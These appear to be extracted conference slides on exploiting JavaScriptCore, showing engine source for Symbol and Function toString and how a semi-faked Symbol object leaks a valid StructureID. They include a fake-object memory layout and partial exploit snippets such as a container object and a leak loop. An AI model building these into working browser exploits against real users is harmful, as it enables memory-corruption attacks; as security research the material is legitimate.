
```
    ...
```

Think

```
function f() {  
  return "hello world";  
}  
print(Function.prototype.toString.call(f));
```

// Output the source code

```
function f() {  
  return "hello world";  
}
```



Symbol Prototype toString()

SymbolPrototype.cpp:

```
EncodedJSValue JSC_HOST_CALL symbolProtoFuncToString(JSGlobalObject* globalObject, CallFrame*
callFrame)
{
    VM& vm = globalObject->vm();
    auto scope = DECLARE_THROW_SCOPE(vm);

    Symbol* symbol = tryExtractSymbol(vm, callFrame->thisValue()); // [1]
    if (!symbol)
        return throwVMTypeError(globalObject, scope, SymbolToStringTypeError);
    RELEASE_AND_RETURN(scope, JSValue::encode(jsNontrivialString(vm, symbol->descriptiveString()))); // [2]
}
```

Symbol Prototype toString()

```
inline Symbol* asSymbol(JSValue value)
{
    ASSERT(value.asCell()->isSymbol());
    return jsCast<Symbol*>(value.asCell());
}

inline Symbol* tryExtractSymbol(VM& vm, JSValue
thisValue)
{
    if (thisValue.isSymbol())
        return asSymbol(thisValue);
    ...
}
```


```
template<typename To, typename From>
inline To jsCast(From* from)
{
    return static_cast<To>(from);
}

String Symbol::descriptiveString() const
{
    return makeString("Symbol(",
        String(m_privateName.uid()), ');');
}
```




Symbol Prototype toString()

- `let o = Symbol("hello world");`



Leak valid structureID

- `let o = Symbol("hello world");`




Leak valid structureID

+ 0x00	JSCell	
+ 0x08	Bufferfly Pointer	
+ 0x10	Semi-fake Symbol JSCell	
+ 0x18	String Pointer	
+ 0x20	Length	Flag
+ 0x28	Known shape object pointer	

Container

```
var container = {  
  jscell: symb_cell,  
  m_uid: null,  
  str_len: len_flag,  
  str_ptr: double_arr  
}
```

Leak valid structureID



```
var container = {  
  jscell: symb_cell,  
  m_uid: null,  
  str_len: len_flag,  
  str_ptr: double_arr  
}  
do_hack();  
  
...  
container.m_uid = fake_str;  
let leak_id = Symbol.prototype.toString.call(fake_symb);  
for (var i = 0; i < 2; i++) {  
  // skip "Symbol("  
  print((leak_id.charCodeAt(7+i)).toString(16));  
};
```

Think and Repeat

- PRO
 - Leak the valid StructureID of one known shape JSObject
 - Just abuse the feature of Runtime (Not related to JIT compiler)

Think and Repeat

- PRO

- Leak the valid StructureID of one known shape JSObject
- Just abuse the feature of Runtime (Not related to JIT compiler)

- CON

- Require two semi-faked objects (Not the real problem)

- How about just one semi-faked object? 🤔

Function Prototype toString()

FunctionPrototype.cpp:

```
EncodedJSValue JSC_HOST_CALL functionProtoFuncToString(JSGlobalObject* globalObject, CallFrame* callFrame)
{
    VM& vm = globalObject->vm();
    auto scope = DECLARE_THROW_SCOPE(vm);

    JSValue thisValue = callFrame->thisValue();
    if (thisValue.inherits<JSFunction>(vm)) {
        JSFunction* function = jsCast<JSFunction*>(thisValue);
        if (function->isHostOrBuiltinFunction())
            RELEASE_AND_RETURN(scope, JSValue::encode(jsMakeNontrivialString(globalObject, "function ", function->name(vm), "() {\n
[ native code]\n}")));

        FunctionExecutable* executable = function->jsExecutable();
        if (executable->isClass())
            return JSValue::encode(jsString(vm, executable->classSource().view().toString()));
        ...
    }
}
```

Function Prototype toString()


```
String JSFunction::name(VM& vm)
```

```
{  
    ...  
    const Identifier identifier = jsExecutable()->name();  
    if (identifier == vm.propertyNames->builtinNames().starDefaultPrivateName())  
        return emptyString();  
    return identifier.string();  
}
```


```
inline FunctionExecutable* JSFunction::jsExecutable() const
```

```
{  
    ASSERT(!isHostFunctionNonInline());  
    return static_cast<FunctionExecutable*>(m_executable.get());  
}
```

